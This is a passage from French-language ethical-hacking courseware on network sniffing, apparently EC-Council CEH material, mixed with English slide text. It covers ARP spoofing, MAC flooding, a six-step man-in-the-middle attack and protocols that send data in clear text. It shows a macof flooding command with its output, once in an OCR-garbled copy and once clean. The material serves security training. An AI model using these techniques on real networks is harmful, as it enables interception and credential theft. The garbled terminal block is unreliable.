Dans un environnement Ethernet commuté, les hôtes se connectent à un commutateur au lieu d'un concentrateur. Le commutateur maintient une table qui suit l'adresse MAC de chaque ordinateur et le port physique sur lequel cette adresse MAC est connectée, puis délivre les paquets destinés à une machine particulière. Le commutateur est un équipement qui envoie les paquets uniquement à l'ordinateur destinataire ; en outre, il ne les diffuse pas à tous les ordinateurs du réseau. Il en résulte une meilleure utilisation de la bande passante disponible et une sécurité accrue. Par conséquent, le processus consistant à mettre une carte réseau d'une machine en mode promiscuous pour récupérer tous les paquets ne fonctionne pas. C'est pourquoi de nombreuses personnes pensent que les réseaux commutés sont sûrs et à l'abri de toute écoute réseau. Mais ce n'est pas le cas.

Bien qu'un commutateur soit plus sûr qu'un concentrateur, il est possible d'écouter le réseau à l'aide des méthodes suivantes :

- **L'usurpation ARP**

Le protocole ARP est sans état. Il est possible pour une machine d'envoyer une réponse ARP sans qu'elle ait été demandée ; de plus, elle peut accepter une telle réponse. Lorsqu'une machine veut analyser le trafic provenant d'une autre machine, elle peut usurper l'adresse de la passerelle du réseau. Le cache ARP de la machine cible aura une entrée incorrecte pour la passerelle. Ainsi, tout le trafic destiné à passer par la passerelle passera désormais par la machine qui a usurpé l'adresse MAC de la passerelle.

- **Inondation MAC (MAC Flooding)**

Les commutateurs maintiennent une table de correspondance qui associe diverses adresses MAC aux ports physiques du commutateur. Ils peuvent ainsi acheminer de manière optimale les paquets d'un ordinateur à un autre. Cependant, les commutateurs ont une mémoire limitée. L'inondation MAC exploite cette limitation pour bombarder les commutateurs avec de fausses adresses MAC jusqu'à ce que les commutateurs ne puissent plus faire face. Si un commutateur se trouve dans cette situation, il passe en mode "fail-open", c'est-à-dire qu'il se met à fonctionner comme un hub en diffusant des paquets sur tous les ports du commutateur. L'utilitaire macof, fourni avec la suite dsniff, permet à un attaquant de pratiquer l'inondation MAC.

Dès qu'un commutateur se comporte comme un hub, il commence à diffuser tous les paquets qu'il reçoit à tous les ordinateurs du réseau. Par défaut, le mode promiscuous est désactivé dans les machines du réseau ; par conséquent, les cartes réseau n'acceptent que les paquets

qui leurs sont adressés et rejettent les paquets envoyés aux autres machines. Un analyseur réseau fait passer la carte réseau en mode promiscuous afin qu'elle écoute toutes les données transmises sur son segment. Un analyseur réseau peut surveiller en permanence tout le trafic réseau vers un ordinateur via sa carte réseau en décodant les informations encapsulées dans les paquets de données. Les attaquants configurent la carte réseau de leur machine pour qu'elle fonctionne en mode promiscuous, de sorte que la carte accepte tous les paquets. Ainsi, l'attaquant peut voir tous les paquets qui sont transmis sur le réseau.




Figure 6.2 : Fonctionnement d'un analyseur réseau

Types of Sniffing


Passive Sniffing



Passive sniffing refers to sniffing through a **hub**, wherein the traffic is sent to all ports



It involves monitoring packets sent by others without sending **any additional data packets** in the network traffic



Note: Passive sniffing provides significant stealth advantages over active sniffing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Sniffing (Cont'd)



Active Sniffing

- Active sniffing is used to sniff a **switch-based network**
- It involves **injecting Address Resolution Packets (ARP)** into the network to flood the switch's Content Addressable Memory (CAM) table, which keeps track of host-port connections

Active Sniffing Techniques



MAC Flooding



DHCP Attacks



DNS Poisoning




Switch Port Stealing



ARP Poisoning



Spoofing Attack



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types d'écoute réseau

Les attaquants utilisent des analyseurs réseau pour convertir la carte réseau du système hôte en mode promiscuous. Comme nous l'avons vu précédemment, la carte réseau peut alors capturer tous les paquets adressés au réseau.

Il existe deux types d'écoute réseau, chacun est utilisé pour différents types de réseaux :

- L'écoute réseau passive
- L'écoute réseau active

Écoute réseau passive

L'écoute réseau passive ne nécessite pas l'envoi de paquets. Cette technique se contente de capturer et de surveiller les paquets qui circulent sur le réseau. Une attaque avec un unique analyseur de paquet n'est pas idéale car ce dernier ne peut couvrir qu'un seul domaine de collision. Un domaine de collision est un segment ou une zone logique du réseau dans laquelle les paquets de données peuvent entrer en collision entre eux car les liaisons ne sont pas commutées (car connectées via un hub par exemple). Les domaines de collision sont présents dans les environnements de concentrateurs. L'écoute réseau passive est adaptée dans un réseau qui utilise des concentrateurs pour connecter des systèmes entre eux. Dans ces réseaux, chacun des hôtes peut voir tout le trafic, il est donc facile de le capturer via le concentrateur en utilisant l'écoute réseau passive.




Figure 6.3 : L'écoute réseau passive

Les attaquants utilisent les méthodes d'écoute passive suivantes pour prendre le contrôle d'un réseau cible :

- **Compromettre la sécurité physique** : Un attaquant qui réussit à compromettre la sécurité physique d'une organisation peut entrer dans l'organisation avec un ordinateur portable et essayer de se connecter au réseau et de capturer des informations sensibles sur l'organisation.
- **Utiliser un cheval de Troie** : La plupart des chevaux de Troie ont une capacité d'écoute réseau intégrée. Un attaquant peut les installer sur la machine d'une victime pour la compromettre. Après avoir compromis l'ordinateur de la victime, l'attaquant peut installer un analyseur de paquets et lancer des opérations d'écoute réseau.

La plupart des réseaux modernes utilisent des commutateurs au lieu de concentrateurs. Un commutateur élimine le risque d'écoute réseau passive. Cependant, un commutateur reste vulnérable à l'écoute réseau active.

Remarque : L'écoute réseau passive présente des avantages considérables en termes de discréetion par rapport à l'écoute réseau active.

Ecoute réseau active

L'écoute réseau active est une technique qui consiste à rechercher du trafic sur un réseau local commuté en y injectant du trafic. L'écoute réseau active fait également référence à l'écoute à


travers un commutateur. Dans le cas d'une écoute réseau active, le commutateur Ethernet ne transmet pas d'informations à tous les systèmes connectés au réseau local, comme c'est le cas dans un réseau basé sur un concentrateur. Pour cette raison, un analyseur réseau passif est incapable d'écouter des données sur un réseau commuté. Il est facile de détecter les logiciels d'analyse réseau active et très difficile d'effectuer ce type d'écoute.

Les commutateurs examinent les paquets de données pour déterminer les adresses source et destination, puis les transmettent sur les ports physiques correspondants. Il est donc difficile d'exploiter les commutateurs. Cependant, les attaquants peuvent injecter du trafic ARP dans un réseau local pour contourner les mécanismes de commutation et capturer le trafic. Les commutateurs maintiennent leur propre cache ARP dans une mémoire CAM (Content Addressable Memory). La CAM est un type spécial de mémoire qui conserve un enregistrement indiquant quel hôte est connecté à quel port. Un analyseur réseau enregistre toutes les informations visibles sur le réseau pour les examiner ultérieurement. Un attaquant peut voir toutes les informations contenues dans les paquets, y compris les données qui devraient rester cachées.

Pour résumer les types d'écoute réseau : l'écoute réseau passive n'envoie pas de paquets ; elle ne fait que surveiller les paquets envoyés par d'autres. L'écoute réseau active consiste à envoyer plusieurs sondes réseau pour identifier les points d'accès.

Voici une liste des différentes techniques d'écoute réseau active :

- Inondation MAC
- Empoisonnement DNS
- Empoisonnement ARP
- Attaques DHCP
- Vol de port du commutateur
- Attaque par usurpation



Comment un attaquant pirate le réseau à l'aide d'un analyseur réseau ?

Les attaquants utilisent des outils d'écoute réseau pour analyser des paquets et surveiller le trafic réseau sur un réseau ciblé. Voici les étapes qu'un attaquant suit pour pirater un réseau à l'aide d'outils d'écoute réseau :

- **Étape 1** : L'attaquant qui décide de pirater un réseau commence par identifier le commutateur qui lui permettra d'accéder au réseau et connecte un système ou un ordinateur portable à l'un des ports du commutateur.



Figure 6.4 : Identification d'un commutateur pour accéder au réseau

- **Étape 2** : L'attaquant qui réussit à se connecter au réseau tente de recueillir des informations sur le réseau, comme sa topologie, à l'aide d'outils de reconnaissance du réseau.



Figure 6.5 : Utilisation d'outils de reconnaissance du réseau pour en connaître la topologie

- **Étape 3 :** En examinant la topologie du réseau, l'attaquant identifie la machine de la victime sur laquelle il va cibler ses attaques.




Figure 6.6 : Identification de la machine de la victime

- **Étape 4 :** L'attaquant ayant identifié une machine cible, il utilise des techniques d'usurpation ARP pour envoyer de faux messages ARP (Address Resolution Protocol).



Figure 6.7 : Attaquant envoyant de faux messages ARP

- **Étape 5 :** L'étape précédente permet à l'attaquant de détourner tout le trafic de l'ordinateur de la victime vers son ordinateur. Il s'agit d'une attaque typique de type man-in-the-middle (MITM).




Figure 6.8 : Redirection du trafic vers l'attaquant

- **Étape 6 :** L'attaquant peut maintenant voir tous les paquets de données envoyés et reçus par la victime. Il peut donc extraire des informations sensibles de ces paquets, comme les mots de passe, les noms d'utilisateur, les numéros de carte de crédit et les codes PIN.



Figure 6.9 : Attaquant extrayant des informations sensibles

Protocols Vulnerable to Sniffing



Telnet and Rlogin

- Keystrokes including usernames and passwords are sent in clear text



HTTP

- Data is sent in clear text



POP

- Passwords and data are sent in clear text



IMAP

- Passwords and data are sent in clear text



SMTP and NNTP

- Passwords and data are sent in clear text



FTP

- Passwords and data are sent in clear text

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Protocoles vulnérables à l'écoute réseau

Les protocoles suivants sont vulnérables aux écoutes réseau. La principale raison pour laquelle ces protocoles sont écoutés et analysés est la recherche de mots de passe.

■ Telnet et rlogin

Telnet est un protocole utilisé pour communiquer avec un hôte distant (via le port 23) sur un réseau en utilisant un terminal en ligne de commande. rlogin permet à un attaquant de se connecter à distance à une machine du réseau via une connexion TCP. Aucun de ces protocoles ne propose de chiffrement ; par conséquent, les données qui circulent entre des systèmes connectés via l'un de ces protocoles sont en clair et vulnérables à l'écoute réseau. Les attaquants peuvent intercepter les frappes au clavier, et notamment les noms d'utilisateur et les mots de passe.

■ HTTP

En raison de vulnérabilités dans la version d'origine du protocole HTTP, les sites Web utilisant ce protocole transfèrent les données des utilisateurs sur le réseau en clair, ce qui permet aux pirates de les lire pour voler les informations d'identification des utilisateurs.

■ SNMP

Le protocole SNMP (Simple Network Management Protocol) est un protocole basé sur TCP/IP utilisé pour échanger des informations de gestion entre des équipements connectés en réseau. La première version de SNMP (SNMPv1) offre peu de sécurité, ce qui se traduit par le transfert de données en clair. Les attaquants exploitent les vulnérabilités de cette version pour acquérir des mots de passe qui sont transmis en clair.

- **POP**

Le protocole POP (Post Office Protocol) permet au poste de travail d'un utilisateur d'accéder au courrier électronique sur un serveur de messagerie. Un utilisateur peut envoyer du courrier depuis son poste de travail vers le serveur de messagerie via SMTP. Les attaquants peuvent facilement intercepter les données circulant en clair sur une communication POP en raison de la faible sécurité du protocole.

- **IMAP**

Le protocole IMAP (Internet Message Access Protocol) permet à un client d'accéder à des messages électroniques sur un serveur et de les manipuler. Ce protocole offre une sécurité insuffisante ce qui permet aux attaquants d'obtenir des données et des identifiants d'utilisateur qui circulent en clair.

- **SMTP**


Le protocole SMTP (Simple Mail Transfer Protocol) est utilisé pour transmettre des courriers électroniques sur Internet. Dans la plupart des implémentations, les messages SMTP sont transmis en clair ce qui permet aux attaquants de capturer des mots de passe. Par ailleurs, le protocole SMTP n'offre aucune protection contre les attaques par écoute réseau.

- **NNTP**

Le protocole NNTP (Network News Transfer Protocol) permet de distribuer, d'interroger, de récupérer et de publier des articles d'actualité à l'aide d'un flux de transmission fiable des nouvelles au sein de la communauté ARPA-Internet. Cependant, ce protocole ne permet pas de chiffrer les données, ce qui permet aux attaquants de récupérer des informations sensibles.

- **FTP**

Le protocole de transfert de fichiers (FTP) permet aux clients de partager des fichiers entre les ordinateurs d'un réseau. Ce protocole ne permet pas de chiffrer les données, des attaquants peuvent donc récupérer des données, y compris les informations d'identification des utilisateurs.




Découvrez les techniques d'écoute réseau

Les attaquants utilisent diverses techniques d'écoute réseau, telles que les attaques MAC, les attaques DHCP, l'empoisonnement ARP, les attaques par usurpation et l'empoisonnement DNS, pour voler et manipuler des données sensibles. Les attaquants utilisent ces techniques pour prendre le contrôle d'un réseau ciblé en analysant les paquets de données capturés, puis en utilisant ces informations pour s'introduire dans le réseau.

Cette section présente les attaques par inondation MAC, par saturation DHCP, par usurpation ARP, par usurpation MAC, par empoisonnement DNS et les outils d'écoute réseau.

MAC Flooding

- MAC flooding involves the **flooding of the CAM table** with fake MAC address and IP pairs until it is full
 - The switch then **acts as a hub** by broadcasting packets to all machines on the network, and therefore, the attackers can sniff the traffic easily



Mac Flooding Switches with macof

- macof is a Unix/Linux tool that **floods the switch's CAM tables** (131,000 per min) by sending bogus MAC entries

```
Parrot Terminal
File Edit View Search Terminal Help
[1] ~ [root@parrot: ~ -]
# ethto -n 10
Sd:25:00:3c:94:0d 9e:5:5:50:1f:75:13 0.0.0.0.21067 > 0.0.0.0.45855: 5 746864890:74686
48900(0) win 512
7f:e8:c4:a4:51:59 74:88:e0:40:8b:3c 0.0.0.0.39850 > 0.0.0.0.49253: 5 586168580:5861
6880(0) win 512
14:83:b9:7f:2f:4c:4b:21:27:82:0b 0.0.0.0.48709 > 0.0.0.0.15710: 5 1044809461:1044
008040(0) win 512
3:1:e6:12:9:e 9f:84:98:37:ec:55 0.0.0.0.0.9433 > 0.0.0.0.62409: 5 1330659371:1330659
371(0) win 512
53:e8:38:25:7c:42:4f:a6:6a:1f:e1:d6 0.0.0.0.0.57830 > 0.0.0.0.6.6910: 5 628366088:62836
60:00:00:00:00:00 0.0.0.0.0.56497 > 0.0.0.0.56497: 5 447162501:4471
42:4f:4f:9c:2:ad 0:94:65:25:c7:ad 0.0.0.0.0.58215 > 0.0.0.0.0.56497: 5 447162501:4471
25:00:00:00:00:00 0.0.0.0.0.56497 > 0.0.0.0.0.56497: 5 447162501:4471
27:0d:fe:56:23:74 cb:b9:b9:59:8d:67 0.0.0.0.0.17385 > 0.0.0.0.0.28393: 5 1018850322:101
850322(0) win 512
35:23:c5:59:6b:8f:6a:9d:2b:ea:ec 0.0.0.0.0.27895 > 0.0.0.0.0.61217: 5 1066823910:1066
823910(0) win 512
95:0:0:a3:1d:fc b9:f1:a4:7e:9:67 0.0.0.0.0.66630 > 0.0.0.0.0.3405: 5 99214739:99214739
(0) win 512
1:e:ea:0:a3:16 af:dd:77:46:e4:26 0.0.0.0.0.56144 > 0.0.0.0.0.16970: 5 1864068613:18640
68613(0) win 512
```

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Inondation MAC

L'inondation MAC est une technique utilisée pour compromettre la sécurité des commutateurs réseau qui relient des segments de réseau ou des équipements. Les attaquants utilisent la technique de l'inondation MAC pour forcer un commutateur à agir comme un concentrateur afin de pouvoir facilement écouter le trafic.

Dans un réseau commuté, le switch Ethernet a une table CAM qui stocke toutes les adresses MAC des équipements connectés au réseau. Un commutateur agit comme un équipement intermédiaire entre un ou plusieurs ordinateurs d'un réseau. Il identifie l'adresse MAC de destination des trames Ethernet, puis compare cette adresse avec les adresses MAC de sa table CAM et transmet le trafic à la machine destinataire. Contrairement à un concentrateur qui diffuse les données sur tout le réseau, un commutateur envoie les données uniquement au destinataire concerné. Ainsi, un réseau commuté est plus sûr qu'un réseau avec concentrateur. Mais la taille de la table d'adresses MAC est fixe et comme elle ne peut stocker qu'un nombre limité d'adresses MAC, un attaquant peut envoyer de nombreuses fausses adresses MAC au commutateur pour la saturer. Aucun problème ne survient tant que la table d'adresses MAC n'est pas pleine, mais une fois que la table d'adresses MAC est pleine, toute nouvelle demande peut forcer le commutateur à passer en mode fail-open. Dans ce mode, le commutateur se comporte comme un hub et diffuse le trafic entrant sur tous les ports du réseau. L'attaquant modifie ensuite la carte réseau de sa machine en mode promiscuous pour permettre à sa machine d'accepter tout le trafic qui lui parvient. C'est ainsi que les attaquants peuvent écouter facilement le trafic et voler des informations sensibles.




Figure 6.10 : Inondation MAC

Inondation MAC avec macof


Source : <https://www.monkey.org>

macof est un outil Unix/Linux qui fait partie de la suite dsniff. Il inonde le réseau local d'adresses MAC et d'adresses IP aléatoires, ce qui provoque la défaillance de certains commutateurs et leur passage en mode concentrateur, facilitant ainsi l'écoute réseau. Cet outil inonde les tables CAM du commutateur (131 000 par minute) en envoyant de fausses entrées MAC. Lorsque la table MAC se remplit et que le commutateur bascule vers un fonctionnement de type hub, l'attaquant peut surveiller les données diffusées.

The screenshot shows a terminal window titled "Parrot Terminal". The command "#macof -i eth0 -n 10" is entered and executed. The output displays 10 fake MAC addresses being sent from interface eth0:

```
[x]-[root@parrot]-[~]
#macof -i eth0 -n 10
5d:2f:98:3c:94:6d 9a:5:5b:1f:75:13 0.0.0.0.21067 > 0.0.0.0.45855: S 746864890:746864890(0) win 512
7f:e8:cc:4a:51:59 74:88:e0:40:8b:3c 0.0.0.0.39850 > 0.0.0.0.49263: S 586168580:586168580(0) win 512
14:83:59:7f:2f:fc 4:bb:21:27:82:db 0.0.0.0.48709 > 0.0.0.0.15710: S 1044800461:1044800461(0) win 512
3:1e:f4:12:9:e 9f:84:98:37:ec:55 0.0.0.0.9433 > 0.0.0.0.62409: S 1330659371:1330659371(0) win 512
53:e8:38:25:c:42 3f:4c:6a:1f:e1:d6 0.0.0.0.57830 > 0.0.0.0.6910: S 628366088:628366088(0) win 512
60:7c:41:4f:e9:c2 a6:94:65:25:c7:ad 0.0.0.0.58215 > 0.0.0.0.56497: S 447162501:447162501(0) win 512
27:d5:2e:56:23:74 cb:b9:b9:59:8d:67 0.0.0.0.17385 > 0.0.0.0.28393: S 1018850322:1018850322(0) win 512
35:23:c:5e:59:b6 8f:6a:9d:2b:ea:ec 0.0.0.0.27895 > 0.0.0.0.61217: S 1066823910:1066823910(0) win 512
95:a0:68:c:1d:fc b9:f1:a4:7e:9:67 0.0.0.0.60630 > 0.0.0.0.3405: S 99214739:99214739(0) win 512
1e:e:ab:4:d3:16 af:dd:77:46:4e:26 0.0.0.0.56144 > 0.0.0.0.16970: S 1864068613:1864068613(0) win 512
```

Figure 6.11 : Inondation MAC à l'aide de macof



Attaque par saturation DHCP

